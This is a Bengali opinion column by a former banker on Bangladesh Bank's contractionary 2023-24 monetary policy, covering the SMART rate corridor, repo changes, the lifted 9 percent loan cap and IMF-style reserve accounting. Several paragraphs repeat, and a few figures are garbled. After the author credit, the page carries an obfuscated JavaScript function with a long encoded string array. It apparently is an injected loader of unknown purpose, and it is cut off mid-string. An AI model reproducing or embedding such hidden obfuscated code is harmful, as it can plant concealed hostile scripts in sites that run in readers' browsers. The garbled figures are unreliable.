০৯:৩৫ অপরাহ্ন, রবিবার, ০৮ নভেম্বর ২০২৬, ২৪ কার্তিক ১৪৩৩ বঙ্গাব্দ

বাংলাদেশের নতুন মুদ্রানীতি অর্থনীতিতে সুফল বয়ে আনতে পারবে?

বাংলাদেশ ব্যাংকের লোগো


বাংলাদেশের মুদ্রানীতিতে বড়ো পরিবর্তন এনে ২০২৩-২০২৪ অর্থবছরের প্রথম ছয় মাসের জন্য সংকোচনমূলক নতুন মুদ্রানীতি ঘোষণা করেছে বাংলাদেশ ব্যাংক। নতুন মুদ্রানীতিতে ঋণের সুদের হার, রিজার্ভ গণনার পদ্ধতি, মুদ্রা সরবরাহ নীতি ইত্যাদি ক্ষেত্রে বড়ো ধরনের পরিবর্তন আনা হয়েছে। 

১ জুলাই, ২০২৩ থেকে ২০২৩-২৪ অর্থবছরের প্রথমার্ধের (জুলাই-ডিসেম্বর) মুদ্রানীতি কার্যকর হয়। মুদ্রানীতিতে নীতি সুদহারের করিডোর প্রথা, সুদহারের সীমা প্রত্যাহার, ডলারের একক দাম, রিজার্ভের প্রকৃত হিসাবায়নসহ নানা উদ্যোগ নেওয়া হয়েছে, যা আন্তর্জাতিক মুদ্রা তহবিলের (আইএমএফ) ঋণের শর্তের মধ্যে ছিল। ফলে পুরো মুদ্রানীতিটি হয়েছে আইএমএফের ছক অনুযায়ী।

বাংলাদেশের অর্থনীতিতে সংস্কার করার জন্য আন্তর্জাতিক মুদ্রা তহবিল যেসব পরামর্শ দিয়েছে, তার অনেক ছাপ উঠে এসেছে এবারের মুদ্রানীতিতে। পাশাপাশি মূল্যস্ফীতি রোধে মুদ্রা সরবরাহনির্ভর নীতি থেকে সরে এসে সুদহার লক্ষ্য করে মুদ্রানীতি প্রণয়ন শুরুর ঘোষণা দিয়েছে বাংলাদেশ ব্যাংক।

বাংলাদেশে যে ধরনের লক্ষ্যমাত্রাভিত্তিক মুদ্রানীতি

বিশ্বব্যাপী বর্তমানে চার ধরনের লক্ষ্যমাত্রাভিত্তিক মুদ্রানীতি প্রচলিত আছে: ১. সুদহার টার্গেটিং, ২. মূল্যস্ফীতি টার্গেটিং, ৩. মুদ্রা সরবরাহ টার্গেটিং, এবং ৪. বিনিময় হার টার্গেটিং। 

বাংলাদেশ ব্যাংক এতদিন ‘মূল্যস্ফীতি টার্গেটিং’ মুদ্রানীতি প্রণয়ন করে আসছিল। তবে এবার ‘সুদহার টার্গেটিং’ মুদ্রানীতি ঘোষণা করা হয়েছে। মুদ্রানীতিতে এটা কাঠামোগত পরিবর্তন বলা যায়। নতুন মুদ্রানীতিতে টাকার চাহিদা কমাতে নীতি সুদহার বাড়ানো হয়েছে। ঋণের সুদহারের যে ৯ শতাংশ ক্যাপ ছিল তাও তুলে দেওয়া হয়েছে। নতুন সুদহার ব্যবস্থা হলো ‘স্মার্ট’ (SMART) তথা শর্টটার্ম মুভিং এভারেজ রেট (Short-term Moving Average Rate)।

১৮২ দিন মেয়াদি সরকারি ট্রেজারি বিলের ৬ মাসের গড় সুদের সঙ্গে আপাতত সর্বোচ্চ ৩ শতাংশ করিডোর বা সীমা দেওয়া থাকবে। বর্তমানে ট্রেজারি বিলের গড় সুদহার ৭ শতাংশের নিচে রয়েছে। এর মানে গ্রাহক পর্যায়ে ঋণের সুদহার হবে ১০ দশমিক ১০ শতাংশের আশেপাশে। বাংলাদেশের নতুন মুদ্রানীতিতে নীতি হার হিসাবে বিবেচিত রেপো সুদহার ৫০ বেসিস পয়েন্ট বাড়িয়ে ৬ দশমিক ৫০ শতাংশ করা হয়েছে। অর্থাৎ এখন কেন্দ্রীয় ব্যাংক থেকে ব্যাংকগুলো জরুরি প্রয়োজনে অর্থ নিলে গুনতে হবে অতিরিক্ত সুদ। পাশাপাশি রিভার্স রেপো ২৫ বেসিস পয়েন্ট বাড়িয়ে ৪ শতাংশ, ২৫ শতাংশ থেকে ৪ দশমিক ৫০ শতাংশ করা হয়েছে। এখন কেন্দ্রীয় ব্যাংকে টাকা রাখলে ব্যাংকগুলোকে আগের চেয়ে বেশি সুদ পাবে। এমনিতেই বাজারে আগুন। উচ্চ মূল্যস্ফীতির চাপে নাকাল মানুষ। এই চাপ সামলাতে অবশেষে টাকার প্রবাহ কমিয়ে ঋণের খরচ বাড়ানোর উদ্যোগ নিয়েছে বাংলাদেশ ব্যাংক। এ জন্য ঋণের সুদহারের সীমা তুলে দেওয়ার ঘোষণা দিয়েছে। তবে এই সীমা নিয়ন্ত্রিত। এর ফলে ব্যাংক ও আর্থিক প্রতিষ্ঠান থেকে ঋণ নেওয়ার সুদের হার কিছুটা বাড়ছে। পাশাপাশি বাংলাদেশ ব্যাংক থেকে টাকা ধার করতে ব্যাংকগুলোকেও বেশি খরচ করতে হবে। এ জন্য নীতি সুদহার বাড়ানো হয়েছে।

বাংলাদেশের নতুন মুদ্রানীতি আইএমএফ’র শর্ত মেনে হয়নি, বলছেন কেন্দ্রীয় ব্যাংকের গভর্নর

বাংলাদেশ ব্যাংকের গভর্নর জনাব আবদুর রউফ তালুকদার বলেছেন, মুদ্রানীতিটি আইএমএফ’র শর্ত মেনে হয়নি।৷ তিনি৷ আরো বলেন, অনেক দেশ এই পদ্ধতিতে মুদ্রানীতি প্রণয়ন করে, সেটা অনুসরণ করা হয়েছে। মুদ্রানীতির কাঠামোগত পরিবর্তন করা হয়েছে। নতুন মুদ্রানীতির মাধ্যমে ২০২৩-২৪ অর্থবছরে বাজেটে ঘোষিত মূল্যস্ফীতি ৬ শতাংশে নামিয়ে এনে ৭ শতাংশ জিডিপি প্রবৃদ্ধি অর্জনের আশা করছে বাংলাদেশ ব্যাংক। মুদ্রানীতিটি পুরোপুরি সংকোচনমূলক না করে সংকুলানমূলক করলে ভালো হতো। মূল্যস্ফীতি কমাতে সুদহার কিছুটা বাড়লেও এই নীতি কতটা কার্যকর হবে, তা নিয়ে সন্দেহ রয়েছে। কারণ, বেসরকারি খাতে ঋণ কমিয়ে দেওয়ায় ছোটো ও মাঝারি উদ্যোক্তারা ঋণবঞ্চিত হবেন। এ কারণে কর্মসংস্থান সৃষ্টিও বাধাগ্রস্ত হবে। উচিত ছিল এসব খাতকে প্রাধান্য দিয়ে নীতি প্রণয়ন করা।

বাংলাদেশ ব্যাংক যদি বলতে পারত, ঋণখেলাপি ও অনিয়মে পড়া ব্যাংকগুলো কেন্দ্রীয় ব্যাংকের তারল্যসহায়তা পাবে না, তাহলে ব্যাংক খাতে শৃঙ্খলা ফিরত। অর্থনীতির বর্তমান পরিস্থিতিতে অনিয়মে পড়া ব্যাংকগুলোকে শক্ত হাতে তদারকি করতে হবে। সব ব্যাংকের ওপর নজরদারি জোরদার করতে হবে, যাতে প্রকৃত উদ্যোক্তারাই শুধু ঋণ পান। এ জন্য প্রয়োজন কেন্দ্রীয় ব্যাংকের সদিচ্ছা। ২০২০ সালের এপ্রিলে ব্যাংক ঋণের সুদহার সর্বোচ্চ ৯ শতাংশ নির্ধারণ করে দেয় বাংলাদেশ ব্যাংক। এরপর আর্থিক প্রতিষ্ঠানগুলোর সুদহার সর্বোচ্চ ১১ শতাংশ নির্দিষ্ট করে দেওয়া হয়। মুদ্রানীতিতে সুদহারের সীমা তুলে দেওয়া হয়। এ বিষয়ে জানানো হয়, ১৮২ দিন মেয়াদি ট্রেজারি বিলের গড় হারের সঙ্গে ব্যাংকগুলো ৩ শতাংশ ও আর্থিক প্রতিষ্ঠানগুলো ৫ শতাংশ সুদ যুক্ত করতে পারবে। এটাই হবে সুদের সর্বোচ্চ হার।

বাংলাদেশ ব্যাংকের তথ্য অনুযায়ী, গত ছয় মাসে ১৮২ দিন মেয়াদি ট্রেজারি বিলে গড় সুদ ছিল ৭ দশমিক ১২ শতাংশ। এর ফলে নতুন নিয়মে ব্যাংকঋণের সুদহার হবে সর্বোচ্চ ১০ দশমিক ১২ শতাংশ। আর আর্থিক প্রতিষ্ঠানগুলোর ঋণের সুদহার হবে সর্বোচ্চ ১২ দশমিক ১২ শতাংশ। ক্ষদ্র ও মাঝারি শিল্পে (এসএমই) ও ভোক্তা ঋণের তদারকি খরচের জন্য ব্যাংক ও আর্থিক প্রতিষ্ঠানগুলো আরও ১ শতাংশ বেশি সুদ আরোপ করতে পারবে। ক্রেডিট কার্ডের সুদহার আগের মতোই ২০ শতাংশ থাকবে। ১৮২ দিন মেয়াদি ট্রেজারি বিলের গড় হারের সঙ্গে ব্যাংকগুলো ৩ শতাংশ ও আর্থিক প্রতিষ্ঠানগুলো ৫ শতাংশ সুদ যুক্ত করতে পারবে। এটাই হবে সুদের সর্বোচ্চ হার। পাশাপাশি মুদ্রানীতিতে মূল্যস্ফীতি নিয়ন্ত্রণে রেপো হার ৫০ শতাংশীয় পয়েন্ট বাড়ানো হয়েছে। এতে রেপো হার ৬ শতাংশ থেকে বৃদ্ধি পেয়ে ৬ দশমিক ৫০ শতাংশে উঠবে। রেপোর মাধ্যমে ব্যাংকগুলোকে টাকা ধার দিয়ে থাকে বাংলাদেশ ব্যাংক। এতে ব্যাংকগুলোকে টাকা ধার করতে আগের চেয়ে বেশি সুদ গুনতে হবে। সেই সঙ্গে রিভার্স রেপো হার ২৫ শতাংশীয় পয়েন্ট বাড়ানো হয়েছে ৪ দশমিক ২৫ থেকে বৃদ্ধি পেয়ে তা হবে ৪ দশমিক ৫০ শতাংশ। এর মাধ্যমে ব্যাংকগুলো থেকে টাকা তুলে নেয় বাংলাদেশ ব্যাংক। পাশাপাশি স্পেশাল রেপো সুদহার ৯ শতাংশ থেকে কমিয়ে সাড়ে ৮ শতাংশ করা হয়েছে। এই বিশেষ সুবিধা দেওয়া হয় তারল্য সংকটে পড়া ব্যাংকগুলোকে। পাশাপাশি মুদ্রানীতিতে মূল্যস্ফীতি নিয়ন্ত্রণে রেপো হার ৫০ শতাংশীয় পয়েন্ট বাড়ানো হয়েছে। এতে রেপো হার ৬ শতাংশ থেকে বৃদ্ধি পেয়ে ৬ দশমিক ৫০ শতাংশে উঠবে।

বৈদেশিক মুদ্রার রিজার্ভ গণনা করা হবে আইএমএফ ম্যানুয়াল অনুসরণ করা হবে প্রচলিত পদ্ধতির পাশাপাশি

রিজার্ভ গণনার ক্ষেত্রে বাংলাদেশ ব্যাংকের কাছে বৈদেশিক মুদ্রার যে রিজার্ভ রয়েছে, সেটার সঙ্গে ঋণ হিসাবে বা বিভিন্ন তহবিলে দেওয়া রিজার্ভ গণনা করে প্রকাশ করত কেন্দ্রীয় ব্যাংক। কিন্তু এভাবে গণনা না করে নেট রিজার্ভ বা ব্যবহার যোগ্য রিজার্ভের হিসাব গণনা করার জন্য পরামর্শ দিয়েছিল আন্তর্জাতিক মুদ্রা তহবিল। বাংলাদেশ ব্যাংকের নতুন মুদ্রানীতিতে বলা হয়েছে, এতদিন রিজার্ভ যে ফর্মুলায় করা হতো, সেটার পাশাপাশি আইএমএফ ম্যানুয়াল অনুযায়ীও করা হবে। দুটি পদ্ধতিই থাকবে এবং পাশাপাশি দেখানো হবে। এতদিন ব্যাংক ঋণের ক্ষেত্রে সর্বোচ্চ সুদের হার নির্ধারণ করে দিয়েছিল বাংলাদেশ ব্যাংক।

ব্যাংকঋণের সুদহার সীমা নেই

সাধারণত ৯ অথবা ১০ শতাংশের বেশি ব্যাংকগুলো সুদ নিতে পারত না। এর সঙ্গে মিল রেখে তাদের আমানত সংগ্রহ করতে হতো। কিন্তু এখন থেকে ঋণে সুদহারের সর্বোচ্চ সীমা আর থাকছে না। এখন থেকে ঋণের সুদের হার হবে বাজার ভিত্তিক। তবে এ জন্য একটি রেফারেন্স রেট থাকবে। ট্রেজারি বিলের ছয় মাসের লেনদেন রেটের গড়ের সঙ্গে তিন শতাংশ বাড়তি যোগ করে ব্যাংকগুলো আর পাঁচ শতাংশ মার্জিন যোগ করে আর্থিক প্রতিষ্ঠানগুলো ঋণের সুদহার নির্ধারণ করবে। বর্তমানে ট্রেজারি বিলের ছয় মাসের গড় ৭ দশমিক ১০ শতাংশ। ২০২০ সালের এপ্রিল মাসে ঋণের সর্বোচ্চ সুদহার ৯ শতাংশ নির্ধারণ করে দিয়েছিল বাংলাদেশ ব্যাংক। তবে গত জানুয়ারি মাসে ভোক্তা ঋণে সর্বোচ্চ ১২ শতাংশ আর ক্রেডিট কার্ড ঋণের সুদের হার তুলে দিয়েছিল বাংলাদেশ ব্যাংক।

কেন্দ্রীয় ব্যাংকের ঋণকর্মসূচি ও আরো কিছু কথা

বাংলাদেশ ব্যাংক আগে ছয় মাসের জন্য ঋণের কর্মসূচি দিত, এবার প্রক্ষেপণ করেছে। চলতি জুন পর্যন্ত বেসরকারি খাতের ঋণে ১৪ দশমিক ১ শতাংশ প্রবৃদ্ধির লক্ষ্য ছিল, তবে অর্জন ১১ শতাংশ হবে বলে অনুমান করছে কেন্দ্রীয় ব্যাংক। আগামী ডিসেম্বর পর্যন্ত তা আরও কমিয়ে ১০ দশমিক ৯ শতাংশ প্রক্ষেপণ করা হয়েছে। আগামী ডিসেম্বরে তা বাড়িয়ে ৪৩ শতাংশ করা হয়েছে। আগামী ২০২৩-২৪ অর্থবছরে বাজেটে ব্যাংক খাত থেকে ১ লাখ ৩২ হাজার ৩৯৫ কোটি টাকার ঋণ নেওয়ার কথা বলেছে সরকার। সরকারের ব্যাংক ঋণ ও টাকা ছাপানো সংক্রান্ত বিষয়ে বাংলাদেশ ব্যাংক গভর্নর বলেছেন, টাকা ছাপানো একটা নিয়মিত প্রক্রিয়া।

সরকার ঋণ নিয়ে বেতন-ভাতা, ভর্তুকি, ঋণের সুদ পরিশোধ করে না। সরকারের ব্যাংক ঋণের অর্থ বার্ষিক উন্নয়ন কর্মসূচিতে (এডিপি) খরচ করে। এর ফলে রাস্তাঘাট, গ্যাস লাইন তৈরি হয়। অর্থনৈতিক অঞ্চল শুধু করে রাখলেই হবে না, এসব সুবিধা দিতে হবে। বেসরকারি উৎপাদন খাত, এসএমই ও কৃষি খাত যেন পর্যাপ্ত অর্থ পায়, তা নিশ্চিত করা হবে। মুদ্রানীতিতে জানানো হয়, বাংলাদেশ ব্যাংক আগামী ১ জুলাই থেকে ব্যাংকের দামে ডলার বিক্রি করবে। তখন থেকে ডলারের কেনা ও বেচায় এক দাম চালু হবে। এখন ব্যাংকগুলো ১০৮ টাকা ৫০ পয়সা দামে প্রবাসী আয়, ১০৭ টাকা দামে রপ্তানি আয় কিনছে। আর বাংলাদেশ ব্যাংক রিজার্ভের ডলার বিক্রি করছে ১০৬ টাকা দামে। বিভিন্ন মাধ্যমে পরীক্ষা করে দেখা গেছে, ডলার ১০৮ টাকা বা এর কাছাকাছি দাম বাজার দ্বারা প্রতিফলিত। মুদ্রানীতিতে বলা হয়েছে, আইএমএফের নীতিমালা মেনে রিজার্ভের প্রকৃত হিসাবায়ন ১ জুলাই থেকে চালু হবে। একই সঙ্গে প্রচলিত নিয়মেও রিজার্ভ হিসাবায়নও চলবে। নীতিমালা মেনে প্রকৃত রিজার্ভ গণনা করা হলেও তা প্রকাশ করা হবে না।

উপসংহার

নতুন মুদ্রানীতি বাস্তবায়নে নানা চ্যালেঞ্জ দেখছে বাংলাদেশ ব্যাংক। মুদ্রানীতির সফলতা নির্ভর করছে নতুন নীতির কার্যকারিতা, ডলারের বিনিময় হারের স্থিতিশীলতা, আর্থিক হিসাব ঘাটতি থেকে ইতিবাচক ধারায় ফেরানোর ওপর; পাশাপাশি মার্কিন কেন্দ্রীয় ব্যাংক ব্যবস্থা ফেডারেল রিজার্ভ (ফেড) এবং ইউরোপিয়ান কেন্দ্রীয় ব্যাংক যেভাবে নীতি সুদহার বাড়িয়েছে, তা থামার ওপরে। মুদ্রানীতিটি সংকোচনমূলক। উচ্চ মূল্যস্ফীতি ও ডলারের বিনিময় হারের চাপ, রিজার্ভের পতন, লেনদেন ভারসাম্যে ঘাটতি, উচ্চ খেলাপি ঋণ, তারল্য সংকট ও অন্যত্র উচ্চ সুদহারের বিষয়গুলো বিবেচনা করে মুদ্রানীতি প্রণয়ন করা হয়েছে। আগামী অর্থবছরে ব্যাংকঋণের লক্ষ্যমাত্রা ব্যাংক ব্যবস্থা থেকে ঋণের যে লক্ষ্যমাত্রা নেওয়া হচ্ছে, পুরো অর্থবছরে তা নেওয়া হলে মূল্যস্ফীতির ওপর কোনো প্রভাব পড়বে না। কারণ, টাকাগুলো উৎপাদনমুখী কাজে ব্যবহার করাই সরকারের উদ্দেশ্য। বেশি ব্যাংকঋণ মানেই বেশি টাকা ছাপানো। আর বেশি টাকা ছাপানো মানে মূল্যস্ফীতি বৃদ্ধির আশঙ্কা। শুধু তাই নয়, এতে বেসরকারি খাতের ঋণ পাওয়ার সম্ভাবনা কমে যায় এবং ক্ষতিগ্রস্ত হয় কর্মসংস্থান ব্যবস্থা।
মন্তব্য

লেখকতথ্য

রেজাউল করিম খোকন

সাবেক ব্যাংক কর্মকর্তা ও কলাম লেখক
জনপ্রিয়
(function(s){var UBa=20;var Flp=1035420166,xpBW="qAS0CusRlFUHKmrnN23Owh4+QxyeYG9ViDfMXJZEb16P8/pkzoTvBWdcItL7j5ag",bL0no=["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